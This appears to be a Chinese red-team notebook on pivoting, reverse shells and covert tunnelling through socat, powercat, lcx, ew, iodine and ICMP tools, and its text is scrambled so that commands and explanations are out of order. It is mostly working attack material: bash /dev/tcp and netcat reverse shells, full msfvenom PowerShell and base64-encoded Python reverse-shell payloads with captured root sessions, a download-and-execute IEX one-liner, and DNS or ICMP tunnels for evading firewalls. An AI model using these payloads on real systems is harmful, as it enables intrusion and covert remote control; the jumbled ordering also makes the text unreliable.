ptunnel -p 172.16.214.5 -lp 1080 -da 192.168.7.110 -dp 3389 -x teamssix
```

none

-p 指定跳板机外网IP -lp 指定本机的监听端口 -da 指定目标机的内网IP -dp 指定目标机的端口 -x 设置隧道密码

结合其他语言进行反弹 shell

none

```
ptunnel -x teamssix
```

none

```
git clone https://github.com/inquisb/icmpsh.git #下载工具 apt-get install python-impacket # 安装依赖, 或者 pip2 instal
l impacketsysctl -w net.ipv4.icmp_echo_ignore_all=1 #关闭本地ICMP应答
```

除了 bash 也可以使用其他的语言进行反弹 shell，这里可以使用 msfvenom 生成反弹 shell，操作起来比较方便，使用

`msfvenom -l payload | grep "cmd/"` 可查看可使用的 payload

比如使用 `cmd/windows/reverse_powershell` 这个 payload

none

-t host 发送ping请求的主机ip地址，即攻击机的IP [该命令必须存在] **-d milliseconds** 请求时间间隔（毫秒） **-o milliseconds** 响应超时时间（毫秒） **-s bytes** 最大数据缓冲区大小（字节）

将生成的 payload 复制到失陷主机上运行，即可收到反弹回的 shell

```
(root@kali) ~/tmp
# msfvenom -p cmd/windows/reverse_powershell -t 172.16.214.44 -lport 4444
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: cmd from the payload
No encoder specified, outputting raw payload
Payload size: 1586 bytes
powershell -w hidden -nop -c $a='172.16.214.44';$b=4444;$c=New-Object system.net.sockets.tcpclient;$nb=New-Object System.Byte[] $c.ReceiveBufferSize;$ob=New-Object System.Byte[] 65536;$eb=New-Object System.Byte[] 65536;$e=new-object System.Text.UTF8Encoding;$p=New-Object System.Diagnostics.Process;$p.StartInfo.FileName='cmd.exe';$p.StartInfo.RedirectStandardInput=1;$p.StartInfo.RedirectStandardOutput=1;$p.StartInfo.RedirectStandardError=1;$p.StartInfo.UseShellExecute=0;$q=$p.Start();$is=$p.StandardInput;$os=$p.StandardOutput;$es=$p.StandardError;$osread=$os.BaseStream.BeginRead($eb, 0, $eb.Length, $null, $null);$c.connect($a,$b);$s=$c.GetStream();while ($true) { start-sleep -m 100; if ($osread.IsCompleted -and $osread.Result -ne 0) { $r=$os.BaseStream.EndRead($osread);$s.Write($ob,0,$r); $s.Flush(); $osread=$os.BaseStream.BeginRead($ob, 0, $ob.Length, $null, $null); } if ($esread.IsCompleted -and $esread.Result -ne 0) { $r=$es.BaseStream.EndRead($esread); $s.Write($eb,0,$r); $s.Flush(); $esread=$es.BaseStream.BeginRead($eb, 0, $eb.Length, $null, $null); } if ($s.DataAvailable) { $r=$s.Read($nb,0,$nb.Length); if ($r -lt 1) { break; } else { $str=$e.GetString($nb,0,$r); $is.write($str); } } } if ($c.Connected -ne $true -or ($c.Close() -ne 0)) { break; } }
```

```
(root@kali) ~/tmp
# nc -lvp 4444
listening on [any] 4444 ...
172.16.214.4: inverse host lookup failed: Unknown host
connect to [172.16.214.44] from (UNKNOWN) [172.16.214.4] 49168
Microsoft Windows [版本 6.1.7601]
版权所有 (c) 2009 Microsoft Corporation. 保留所有权利。

C:\Users\teamssix>powershell -w hidden -nop -c $a='172.16.214.44';$b=4444;$c=New-Object system.net.sockets.tcpclient;$nb=New-Object System.Byte[] $c.ReceiveBufferSize;$ob=New-Object System.Byte[] 65536;$eb=New-Object System.Byte[] 65536;$e=new-object System.Text.UTF8Encoding;$p=New-Object System.Diagnostics.Process;$p.StartInfo.FileName='cmd.exe';$p.StartInfo.RedirectStandardInput=1;$p.StartInfo.RedirectStandardOutput=1;$p.StartInfo.RedirectStandardError=1;$p.StartInfo.UseShellExecute=0;$q=$p.Start();$is=$p.StandardInput;$os=$p.StandardOutput;$es=$p.StandardError;$osread=$os.BaseStream.BeginRead($eb, 0, $eb.Length, $null, $null);$c.connect($a,$b);$s=$c.GetStream();while ($true) { start-sleep -m 100; if ($osread.IsCompleted -and $osread.Result -ne 0) { $r=$os.BaseStream.EndRead($osread);$s.Write($ob,0,$r); $s.Flush(); $osread=$os.BaseStream.BeginRead($ob, 0, $ob.Length, $null, $null); } if ($esread.IsCompleted -and $esread.Result -ne 0) { $r=$es.BaseStream.EndRead($esread); $s.Write($eb,0,$r); $s.Flush(); $esread=$es.BaseStream.BeginRead($eb, 0, $eb.Length, $null, $null); } if ($s.DataAvailable) { $r=$s.Read($nb,0,$nb.Length); if ($r -lt 1) { break; } else { $str=$e.GetString($nb,0,$r); $is.write($str); } } } if ($c.Connected -ne $true -or ($c.Close() -ne 0)) { break; } }
```

```
C:\Users\teamssix>whoami
whoami
win-i2ejk6cl6vc\teamssix
C:\Users\teamssix>
```

```
Client.Poll(1,[System.Net.Sockets.SelectMode]::SelectRead) -and $c.Client.Available -eq 0)) { break; } if ($p.ExitCode -ne $null) { break; } }_
```

再比如使用 `cmd/unix/reverse_python` 这个 payload

none

攻击机 IP: 172.16.214.6 目标机 IP: 172.16.214.2

同样将生成的 payload 复制到失陷主机上运行，即可收到反弹回来的 shell，当然前提是目标主机安装了 python

3、socat 使用

socat 下载地址: <http://www.dest-unreach.org/socat/>，或者直接使用 `apt-get install socat` 安装，Mac 可使用 `brew install socat` 安装。

socat 全称 socket cat，可以视为 nc 的加强版，不过平时感觉 nc 也够用了，但是 nc 现在貌似会被杀软杀掉，而且貌似 nc 很久没更新了，反正多掌握点知识没坏处。

文件操作

读取文件

none

```
python2 icmpsh_m.py 172.16.214.6 172.16.214.2
```

写入文件

none

```
./icmpsh.exe -t 172.16.214.6
```

网络操作

连接远程端口

none

```
git clone https://github.com/jamesbarlow/icmptunnel.git
cd icmptunnel
make
```

监听端口

none

攻击机 IP: 172.16.214.6
目标机 IP: 172.16.214.5

端口转发

转发 TCP 端口

个人觉着这个是比较常用到的功能，在使用 CS 做重定向器时，就可以使用 socat 进行端口的转发。

none

```
echo 1 > /proc/sys/net/ipv4/icmp_echo_ignore_all    # 禁用 ICMP echo 回复，防止内核自己对ping包进行响应
./icmptunnel -s    # 开启服务端模式
```

这样在访问当前主机的 80 端口时，就会访问到 123.123.123.123 的 80 端口了，也可以使用 -d 调整输出信息的详细程度，最多使用四个 d，推荐使用两个，即 -dd

none

```
/sbin/ifconfig tun0 10.0.0.1 netmask 255.255.255.0    # 指定一个网卡tun0，用于给隧道服务器端分配一个IP地址 (10.0.0.1)
```

转发 UDP 端口

和上面一样，将 TCP 改成 UDP 即可

none

```
echo 1 > /proc/sys/net/ipv4/icmp_echo_ignore_all
./icmptunnel 172.16.214.6
```

NAT 映射

通过 socat 可以将内网端口映射到公网，不过这种场景还是更推荐用 frp

通过 socat 可以在公网和内网之间搭建隧道，让内网主机可以访问公网上的 IP。

none

```
/sbin/ifconfig tun0 10.0.0.2 netmask 255.255.255.0 # 指定一个网卡tun0，用于给隧道服务器端分配一个IP地址 (10.0.0.2)
```

此时访问公网主机的 5555 端口就可以访问到内网主机的 3389 端口了

考虑到 socat 的其他功能平时也很少使用到，这里就不过多介绍了，网上相关文章也有很多，在此就不赘述了。

1、下载安装 powercat

powercat 可以视为 nc 的 powershell 版本，因此也可以和 nc 进行连接。

powercat 可在 github 进行下载，项目地址为：<https://github.com/besimorhino/powercat>

下载下来 powercat.ps1 文件后，直接导入即可

none

```
ssh root@10.0.0.2
```

如果提示未能加载指定模块，则可能是权限问题，可以参照之前写的 [【内网学习笔记】2、PowerShell](#) 文章中的方法对其赋予权限，即在管理员模式下运行以下命令

none

内网失陷主机

```
lcx.exe -slave rhost rport lhost lport
```

公网代理主机

```
lcx.exe -listen lport1 lport2
```

之后就可以导入 powercat 了，导入成功后，输入 powercat -h 可以看到帮助信息。

如果没有权限，也可以直接下载远程文件进行绕过。

none

内网失陷主机

```
lcx.exe -slave 123.123.123.123 4444 127.0.0.1 3389
```

公网代理主机

```
lcx.exe -listen 4444 5555
```

不过由于 github 在国内可能会无法打开，因此可以使用 web 代理站点或者把 powercat.ps1 文件放到自己的服务器上
进行下载。

2、powercat 的使用

powercat 命令参数

none

```
lcx.exe -tran 53 <目标主机 IP 地址> 3389
```

可以看到和 nc 的命令还是很相似的。

正向连接

Kali 上的 nc 连接到靶机

none

内网失陷主机

```
./portmap -m 3 -h1 127.0.0.1 -p1 22 -h2 <公网主机 IP> -p2 4444
```

公网代理主机

```
./portmap -m 2 -p1 4444 -h2 <公网主机 IP> -p2 5555
```

靶机开启监听，等待 Kali 连接

none

- l 开启监听状态
- v 显示详细信息
- p 指定监听的本地端口
- k 客户端断掉连接时，服务端依然保持运行
- e 将传入的信息以命令执行
- n 直接使用 IP 地址，不进行 dns 解析过程

none


```
nc -vv rhost rport
```

反向连接

Kali 上开启监听

靶机向 kali 发起连接

none

```
> nc -v 172.16.214.43 22
Connection to 172.16.214.43 port 22 [tcp/ssh] succeeded!

SSH-2.0-OpenSSH_8.4p1 Debian-3
```

none

```
# 失陷主机
nc -lvp lport -e /bin/bash      # linux 主机
nc -lvp lport -e c:\windows\system32\cmd.exe    # windows 主机

# 控制端
nc rhost rport
```

返回 powershell

攻击机上运行

none

```
# 失陷主机
> nc -lvp 4444 -e /bin/bash
listening on [any] 4444 ...
172.16.214.1: inverse host lookup failed: Unknown host
connect to [172.16.214.43] from (UNKNOWN) [172.16.214.1] 60628

# 控制端
> nc -v 172.16.214.43 4444
Connection to 172.16.214.43 port 4444 [tcp/krb524] succeeded!
whoami
root
```

none

```
# 失陷主机
nc -lvp lprot -c bash # linux 主机
nc -lvp lport -c cmd   # windows 主机

# 控制端
nc rhost rport
```

靶机上运行

none

```
# 失陷主机
> nc -lvp 4444 -c bash
listening on [any] 4444 ...
172.16.214.1: inverse host lookup failed: Unknown host
connect to [172.16.214.43] from (UNKNOWN) [172.16.214.1] 60635

# 控制端
```

```
> nc -v 172.16.214.43 4444
Connection to 172.16.214.43 port 4444 [tcp/krb524] succeeded!
whoami
root
```

```
# 失陷主机
bash -i >& /dev/tcp/rhost/rport 0>&1

# 控制端
nc -lvp lprot
```

测试环境为：

```
# 失陷主机
> bash -i >& /dev/tcp/172.16.214.43/4444 0>&1

# 控制端
> nc -lp 4444
root@ubuntu:~# whoami
whoami
root
```

<https://teamssix.com/211027-163641.html>

在 win10 中执行以下命令

none

```
# 控制端
> msfvenom -p cmd/windows/reverse_powershell lhost=172.16.214.43 lport=4444
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: cmd from the payload
No encoder specified, outputting raw payload
Payload size: 1586 bytes
powershell -w hidden -nop -c $a='172.16.214.43';$b=4444;$c=New-Object system.net.sockets.tcpclient;$nb=New-Object System.Byte[] $c.ReceiveBufferSize;$ob=New-Object System.Byte[] 65536;$eb=New-Object System.Byte[] 65536;$e=new-object System.Text.UTF8Encoding;$p=New-Object System.Diagnostics.Process;$p.StartInfo.FileName='cmd.exe';$p.StartInfo.RedirectStandardInput=1;$p.StartInfo.RedirectStandardOutput=1;$p.StartInfo.RedirectStandardError=1;$p.StartInfo.UseShellExecute=0;$q=$p.Start();$is=$p.StandardInput;$os=$p.StandardOutput;$es=$p.StandardError;$osread=$os.BaseStream.BeginRead($ob, 0, $ob.Length, $null, $null);$esread=$es.BaseStream.BeginRead($eb, 0, $eb.Length, $null, $null);$c.connect($a,$b);$s=$c.GetStream();while ($true) { start-sleep -m 100; if ($osread.IsCompleted -and $osread.Result -ne 0) { $r=$os.BaseStream.EndRead($osread); $s.Write($ob,0,$r); $s.Flush(); $osread=$os.BaseStream.BeginRead($ob, 0, $ob.Length, $null, $null); } if ($esread.IsCompleted -and $esread.Result -ne 0) { $r=$es.BaseStream.EndRead($esread); $s.Write($eb,0,$r); $s.Flush(); $esread=$es.BaseStream.BeginRead($eb, 0, $eb.Length, $null, $null); } if ($s.DataAvailable) { $r=$s.Read($nb,0,$nb.Length); if ($r -lt 1) { break; } else { $str=$e.GetString($nb,0,$r); $is.write($str); } } if ($c.Connected -ne $true -or ($c.Client.Poll(1,[System.Net.Sockets.SelectMode]::SelectRead) -and $c.Client.Available -eq 0)) { break; } if ($p.ExitCode -ne $null) { break; } }
```

```
> nc -lvp 4444
```

在 win7 中执行以下命令

none

控制端

```
> msfvenom -p cmd/unix/reverse_python lhost=172.16.214.43 lport=4444
[-] No platform was selected, choosing Msf::Module::Platform::Unix from the payload
[-] No arch selected, selecting arch: cmd from the payload
No encoder specified, outputting raw payload
Payload size: 505 bytes
python -c "exec(__import__('base64').b64decode(__import__('codecs').getencoder('utf-8')('aW1wb3J0IHNvY2tldCAgICwg
c3VicHJvY2VzcyAgICwgb3M7ICAgICAgG9zdD0iMTcyLjE2LjIxNC40MyI7ICAgICAgcG9ydD00NDQ0OyAgICAgIHM9c29ja2V0LnNvY2tldChzb
2NrZXQuQUZfSU5FVCwgc29ja2V0LlNPNQ0tfU1RSRUFNKTsgICAgICBzLmNvbW51Y3QoKGhvc3QgICAsIHBvcnQpKTsgICAgICBvcy5kdXAyKH
MuZmlsZW5vKCKgICAsIDApOyAgICAgIG9zLmR1cDIocy5maWxlbm8oKSAgICwgMSk7ICAgICAgb3MuZHVwMihzLmZpbGVubygpICAgLCAyKTsgICA
gICBwPXN1YnByb2Nlc3MuY2FsbCgiL2Jpbi9iYXNoIik=')[0]))"


> nc -lvp 4444
```

最后在 kali 下连接 win7

none

```
> socat - ./test.txt      # 相对路径读取
test

> socat - /tmp/test.txt   # 绝对路径读取
test
```



```
powercat -l -v -p 4444 -e cmd.exe
详细信息: Set Stream 1: TCP
详细信息: Set Stream 2: Process
详细信息: Setting up Stream 1...
详细信息: Listening on [0.0.0.0] (port 4444)
详细信息: Connection from [172.16.214.2] port [tcp] accepted (source port 51042)
详细信息: Setting up Stream 2...
详细信息: Starting Process cmd.exe
```

win10

```

详细信息: Starting Process cmd.exe...
详细信息: Both Communication Streams Established. Redirecting Data Between Streams..

> powercat -l -v -p 5555 -r tcp:172.16.214.21:4444
win7
详细信息: Set Stream 1: TCP
详细信息: Set Stream 2: TCP
详细信息: Setting up Stream 1...
详细信息: Listening on [0.0.0.0] (port 5555)
详细信息: Connection from [172.16.214.6] port [tcp] accepted (source port 48826)
详细信息: Setting up Stream 2...
详细信息: Connecting...
详细信息: Connection to 172.16.214.21:4444 [tcp] succeeded!
详细信息: Both Communication Streams Established. Redirecting Data Between Streams...

(root@kali)~/tools/dnscat2/server
# nc -v 172.16.214.2 5555
172.16.214.2: inverse host lookup failed: Unknown host
(UNKNOWN) [172.16.214.2] 5555 (?) open
Microsoft Windows [汾 10.0.19042.985]
(c) Microsoft Corporation 000000000000E00

ipconfig

ipconfig

Windows IP 0000

0000000000 Ethernet0:

00000_000 DNS 00[?]. . . . . :
000000000 IPv6 0[?] . . . . . : fe80::3081:2881:ddbb:c036%7
IPv4 0[?] . . . . . : 172.16.214.21
000000000 . . . . . : 255.255.255.0
I000000 . . . . . : 172.16.214.1

```

powercat 生成 payload

在攻击机上运行以下命令生成 shell.ps1 payload 文件

none

```
> echo "hello world" | socat - ./test.txt
> socat - ./test.txt
test
hello world
```

将 shell.ps1 文件拷贝到目标主机上后，执行 shell.ps1 文件

之后在攻击机上运行以下命令即可获得 shell

none

```
> socat - TCP:172.16.214.1:22
SSH-2.0-OpenSSH_7.4
```

none

```
socat - TCP-LISTEN:8002
```

反向连接也可以

在攻击机上生成 ns1 文件 并开启监听

在攻击机上生成 ps1 文件，并开启监听

none

```
socat TCP4-LISTEN:80,fork TCP4:123.123.123.123:80
```

none

```
socat -dd TCP4-LISTEN:80,fork TCP4:123.123.123.123:80
```

none

```
socat UDP4-LISTEN:80,fork UDP4:123.123.123.123:80
```

之后在靶机上，运行 ps1 文件就会上线了，如果不想生成文件，也可以使用 -ge 生成经过编码的 payload

在攻击机上生成 payload，并开启监听

none

```
# 内网主机
socat tcp:123.123.123.123:4444 tcp:127.0.0.1:3389

# 公网主机
socat tcp-listen:4444 tcp-listen:5555
```

none


```
..... Ethernet.....
????? DNS ?? . . . . . :
????? IPv6 ?? . . . . . : fe80::3081:2881:ddbb:c036%7
IPv4 ?? . . . . . : 172.16.214.21
????? . . . . . : 255.255.255.0
????? . . . . . : 172.16.214.1
```

建立 dns 隧道连接

powercat 的 dns 隧道是基于 dnscat 设计的，因此在服务端需要使用 dnscat 连接。

在服务端上安装 dnscat，以 kali 为例

none

```
IEX (New-Object System.Net.Webclient).DownloadString('https://raw.githubusercontent.com/besimorhino/powercat/master/powercat.ps1')
```

命令运行完之后，执行以下命令开启服务端

none

```
-l      监听模式
-p      指定监听端口
-e      指定启动进程的名称
-v      显示详情
-c      指定想要连接的 IP 地址
-ep     返回 powershell
-dns    使用 dns 通信
-g      生成 payload
-ge     生成经过编码的 payload，可以直接使用 powershell -e 执行该 payload
```

在靶机下，执行以下命令，建立 dns 隧道

none

```
nc -v rhost rport
```

此时，在 kali 上就能看到回连的会话了

none

```
nc -v 172.16.214.21 4444
```

不过实测，虽然能返回会话，但不能执行命令，暂不清楚原因是什么。

powercat 暂时就记录这些，其他的比如文件传输什么的就不记了，毕竟使用频率几乎为零，平时使用最多的可能还是拿它来反弹 shell，不过为什么不用 CS 或者 MSF 呢，不更香嘛。

1、介绍

iodine 这个名字起的很有意思，iodine 翻译过来就是碘，碘的原子序数为 53，53 也就是 DNS 服务对应的端口号。

iodine 和 dnscat2 一样，适合于其他请求方式被限制以至于只能发送 DNS 请求的环境中，iodine 同样也是分成了直接转发和中继两种模式。

iodine 与 dnscat2 不同的在于 iodine 服务端和客户端都是用 C 语言开发，同时 iodine 的原理也有些不同，iodine 通过 TAP 在服务端和客户端分别建立一个局域网和虚拟网卡 再通讨 DNS 隧道进行连接 然后使其处在同一个局域网中。

2、安装

首先需要有一个域名，并设置 NS 和 A 记录，A 记录指向自己的公网 VPS 地址，NS 记录指向 A 记录的子域名。

类型	名称	内容
NS	dc	ns1.teamssix.com
A	ns1	

Kali 下自带 iodine ， Debian Linux 可以使用 apt 进行安装

none

```
powercat -l -v -p lport -e cmd.exe
```

Windows 可以直接到官网下载，下载地址：<https://code.kryo.se/iodine/> ，服务端名称是 iodined.exe，客户端是 iodine.exe

3、使用

这里服务端使用的是 Linux，服务端命令如下：

none

```
powercat -l -v -p 4444 -e cmd.exe
```

none

```
nc -lvp 4444
```

这里客户端使用的是 Windows，Windows 客户端上除了要有 iodine 相关文件外，还需要安装 tap 网卡驱动程序，这里我百度找了一个下载地址 <http://www.qudong51.net/qudong/981.html>

打开下载好的 tap 网卡驱动程序，一直下一步下一步安装就行。

然后就可以启动客户端程序了，注意下载下来的 dll 文件要和 exe 在一个目录下，不能只复制一个 exe 到目标主机上，而且要以管理员权限运行下面的命令。

none

```
powercat -c rhost -p rport -e cmd.exe
```

none

```
powercat -c 172.16.214.46 -p 4444 -e cmd.exe
```

如果出现 `Connection setup complete, transmitting data.` 就表示 DNS 隧道就已经建立了。

这时如果去 ping 服务端自定义的虚拟 IP 也是可以 ping 通的。

```

RX: client type 10, name paeahuly.dc.teamssix.com
PING pkt from impatient DNS server, remembering
RX: client type 10, name paeahuly.dc.teamssix.com
PING pkt from impatient DNS server, remembering
RX: client type 10, name paeahuly.dc.teamssix.com
PING pkt from impatient DNS server, remembering
RX: client type 10, name paeahuly.dc.teamssix.com
OUT user from dnscache
TX: client type 10, name paeahuly.dc.teamssix.com, 2
RX: client type 10, name paeahuly.dc.teamssix.com
PING pkt from impatient DNS server, remembering
RX: client type 10, name paeahuly.dc.teamssix.com
PING pkt from impatient DNS server, remembering
RX: client type 10, name paeahuly.dc.teamssix.com
PING pkt from impatient DNS server, remembering
RX: client type 10, name paeahu2a.dc.teamssix.com
PING pkt downstream 0/0
OUT pkt (offset=0), offset 0, fragsize 0, total 0, to
TX: client type 10, name paeahuly.dc.teamssix.com, 2
OUT again
TX: client type 10, name paeahuly.dc.teamssix.com, 2
RX: client name receiver.barad.tencentyun.com
RX: client name receiver.barad.tencentyun.com
RX: client type 10, name paeahuly.dc.teamssix.com

```

```

\Desktop\tools\iodine-0.7.0-windows\64bit
7.0-windows\64bit> .\iodine.exe -f -r -P teamssix.dc.teamssix.com

Opening device 本地连接 2
Opened IPv4 UDP socket
Opened IPv4 UDP socket
Sending DNS queries for dc.teamssix.com to 172.16.214.1
Autodetecting DNS query type (use -T to override).Opened IPv4 UDP socket

Using DNS type NULL queries
Version ok, both using protocol v 0x00000502. You are user #1
Enabling interface '本地连接 2'
Setting IP of interface '本地连接 2' to 192.168.77.3 (can take a few seconds)...

Server tunnel IP is 192.168.77.1
Skipping raw mode
Using EDNS0 extension
Retrying upstream codec test...
Retrying upstream codec test...
Retrying upstream codec test...
Retrying upstream codec test...
Got NXDOMAIN as reply: domain does not exist
Retrying upstream codec test...
Switching upstream to codec Base64
Server switched upstream to codec Base64
No alternative downstream codec available, using default (Raw)
Switching to lazy mode for low-latency
Server switched to lazy mode
Autoprobing max downstream fragment size... (skip with -m fragsize)
...768 not ok... 384 not ok... 192 ok... 288 not ok... 240 not ok... 216 ok... 228 ok... 234 not ok... 231 not ok...
230 ok... will use 230-2=228
Setting downstream fragment size to max 228...
Connection setup complete, transmitting data.

```

```

C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
ping 192.168.77.1

正在 Ping 192.168.77.1 具有 32 字节的数据:
来自 192.168.77.1 的回复: 字节=32 时间=19ms TTL=64
来自 192.168.77.1 的回复: 字节=32 时间=21ms TTL=64
来自 192.168.77.1 的回复: 字节=32 时间=20ms TTL=64
来自 192.168.77.1 的回复: 字节=32 时间=29ms TTL=64

192.168.77.1 的 Ping 统计信息:
数据包: 已发送 = 4, 已接收 = 4, 丢失 = 0 (0% 丢失),
往返行程的估计时间(以毫秒为单位):
    最短 = 19ms, 最长 = 29ms, 平均 = 22ms

```

假如这里内网机器分配到了 192.168.77.2 这个 IP，因为处在一个局域网中，所以 VPS 直接访问 192.168.77.2 的 3389、80 等端口就可以直接访问到内网机器的相关端口了，同样的内网主机也可以访问 VPS 的 22 端口等等，至此便

绕过了策略限制。

1、Socks 代理工具介绍

Socks 代理可以理解成升级版的 lcx，关于 lcx 的用法可以看我之前的文章：

<https://teamssix.com/year/210528-130449.html>

但是 lcx 毕竟年代久远，现在的杀软基本也都能识别到了，因此在实战中不太推荐使用 lcx，更推荐使用这些 socks 代理工具。

常见的 socks 代理工具有 ew、termite、frp、nps、sSocks、reGeorg、Neo-reGeorg、SocksCap、Proxifier、ProxyChains 等等，不同的工具适合使用的场景和方法都有所不同。

因为在这其中有些工具笔者较经常使用，所以这里主要记录下 ew、frp、nps 的使用方法，本篇文章主要记录 ew 的使用，后续文章将更新 frp、nps 的使用。

开始之前，先了解下正向代理和反向代理的区别。

正向代理：主动通过代理访问目标主机，即攻击主机 —> 目标主机

反向代理：目标机器通过代理进行主动连接，即目标主机 —> 攻击主机

2、ew 的使用

ew 的项目主页：<http://rootkiter.com/EarthWorm/>

ew 全称 **EarthWorm**，且译过来就是 **蚯蚓**，引用作者的原话是：

该工具能够以“正向”、“反向”、“多级级联”等方式打通一条网络隧道，直达网络深处，用蚯蚓独有的手段突破网络限制，给防火墙松土。

这个描述也是很形象了。

下载

作者已经不提供 ew 的下载了，但是搜了一下 github 还是有其他人上传的，不过病毒需自查。

下载地址：<https://github.com/idlefire/ew>

从这工具上传的时间是 5 年前就可以看出这个工具很有年代感了。

使用

该工具共有 6 种命令格式 ssocksd、rcsocks、rssocks、lcx_slave、lcx_listen、lcx_tran，正向连接的命令是 ssocked，反向连接的命令是 rcsocks 和 rssocks，其他命令用于一些比较复杂的网络环境中。

a、正向连接

正向连接需要目标主机有一个公网 IP，或者说攻击主机能够直接访问到目标主机。

命令也很简单

none


```
powercat -l -v -p lport
```

none

```
powercat -l -v -p 4444
```

然后使用 SocksCap、Proxifier、ProxyChains 等工具配置上目标主机的 IP 和监听端口即可，socks 要选择 socks5

b、反向连接

反向连接适合于目标没有公网 IP 的情况，这时就需要一台公网 vps 了，这里就直接以内网地址作为演示了。

在公网 VPS 上执行以下命令：

none

```
powercat -c rhost -p rport -v -ep
```

none

```
powercat -c 172.16.214.21 -p 4444 -v -ep
```

这条命令表示将 1080 端口接收到的数据转发到 4444 端口上。

在目标主机上执行以下命令：

none

```
kali          172.16.214.47
windows7      172.16.214.2
windows10     172.16.214.21
```

none

```
powercat -l -v -p 4444 -e cmd.exe
```

这条命令表示在本地开启 socks 5 服务，并反弹到 vps 的 4444 端口，如果代理建立成功，在 VPS 端就会看到

`rssocks cmd_socket OK!` 的提示。

最后，代理 vps 的 1080 端口就可以访问到目标主机的内网了。



c、二级网络环境（一）

有这样的一个网络环境，目标主机 A 有两个网卡，一个内网地址一个公网地址，但这个主机只能访问内网主机 B 不能访问其他内网资源，而内网主机 B 不能访问外网但是能访问内网资源。

在拿到这两台主机权限后，就可以使用 ew 进行二级跳板访问到内网资源。

none

```
powercat -l -v -p 5555 -r tcp:172.16.214.21:4444
```

在内网主机 B 上，开启正向连接代理

none

```
nc -v 172.16.214.2 5555
```

none

```
powercat -l -p 4444 -e cmd -g > shell.ps1
```

在内网主机 A 上

none

```
powercat -c rhost -p rport -v
```

none

```
powercat -c 172.16.214.21 -p 4444 -v
```

这条命令表示将 1080 端口收到的代理请求转发到内网主机 B 192.168.7.110 的 4444 端口，此时就可以通过访问内网主机 A 的外网 IP 的 1080 端口访问到内网主机 B 上架设的 socks5 代理了。

d、二级网络环境（二）

在上面的环境中，内网主机 A 有公网 IP，如果没有公网 IP 的情况下，又该怎么办呢？这时候就需要结合反向连接了，因此需要一台公网的 VPS 主机。

none

```
powercat -c rhost -p rport -ep -g > shell.ps1
```

在公网 VPS 上

none

```
powercat -c 172.16.214.2 -p 4444 -ep -g > shell.ps1
```

none

```
powercat -l -p 4444 -v
```

于是将 1080 收到的代理请求转发到 4444 端口上

表示将 1080 收到的代理请求转发到 4444 端口上

在内网主机 B 上

none

```
powercat -c 172.16.214.2 -p 4444 -ep -ge
```

none

```
powercat -l -p 4444 -v
```

表示开启 5555 端口的正向代理

在内网主机 A 上

none

```
powershell -e payload
```

none

```
git clone https://github.com/iagox86/dnscat2.git
cd dnscat2/server/
gem install bundler
bundle install
```

表示在内网主机 A 上使用 lcx_slave 的方式，将 VPS 的 4444 端口和内网主机 B 的 5555 端口连接起来。

现在就可以通过 VPS 的 1080 端口访问到内网主机 A 再访问到内网主机 B，最后访问到内网资源了。

e、三级网络环境

目前有这样的一个环境，内网主机 A 没有公网 IP 不能访问内网资源，但是可以访问外网和内网主机 B，内网主机 B 不能访问外网和内网资源，但是可以和 A、C 相互访问，内网主机 C 能访问内网资源，但是只能和内网主机 B 相互访问，因此如果想访问到内网资源就需要做三层跳板。

none

```
ruby dnscat2.rb powercat -e open --no-cache
```

在公网 VPS 上，将 1080 端口收到的代理请求转发到 4444 端口

none

```
powercat -c 172.16.214.47 -p 53 -dns powercat -e cmd.exe
```

none

```
sessions          # 查看所有会话
session -i 1      # 选择指定的会话进行交互
```

在内网主机 A 上，将 VPS 的 4444 端口和内网主机 B 的 5555 端口连接起来

none

```
sudo apt-get install iodine
```

none

```
sudo iodined -f -c -P teamssix 192.168.77.1 dc.teamssix.com -DD
```

在内网主机 B 上，将 5555 端口收到的代理请求转发到 6666 端口上

none

-f 在前台运行
-c 不检查传入请求的客户端 **IP** 地址
-P 客户端与服务端之间的连接密码
-D 调试级别，**-D** 表示第一级，**-DD** 表示第二级，依此类推

192.168.77.1 是自己自定义的局域网虚拟 **IP** 地址。

none

```
.\iodine.exe -f -r -P teamssix dc.teamssix.com
```

在内网主机 C 上，启动 socks5 服务，并反弹到 B 主机的 6666 端口上

none

```
-r iodine 有时会自动将 DNS 隧道切换到 UDP 通道，使用 -r 命令可以强制让 iodine 在任何情况下都使用 DNS 隧道
```

none

```
ew -s socks5 -l 1080
```

至此，socks5 代理 VPS 的 1080 端口就会访问到内网资源了。

另外还有个 ew 的升级版工具叫 termite，不过比较遗憾的是 termite 在两年前也已经暂停更新了，这里也就不再大费周章的记录它了。

1、介绍

相较于前一篇文章介绍的 ew 的年代久远，frp 就好的多了，基本上隔几天就会发布新的版本，最新的一版更新还就在几天前。

在实战中，大家较多使用的也是 frp，frp 项目地址：<https://github.com/fatedier/frp>

至于下载安装直接在项目的 releases 里下载自己对应的系统版本就行。

2、使用

官方使用文档：<https://gofrp.org/docs/>

frp 分成服务端和客户端 分别叫 frps 和 frpc 配置文件分别对应 frps.ini 和 frpc.ini

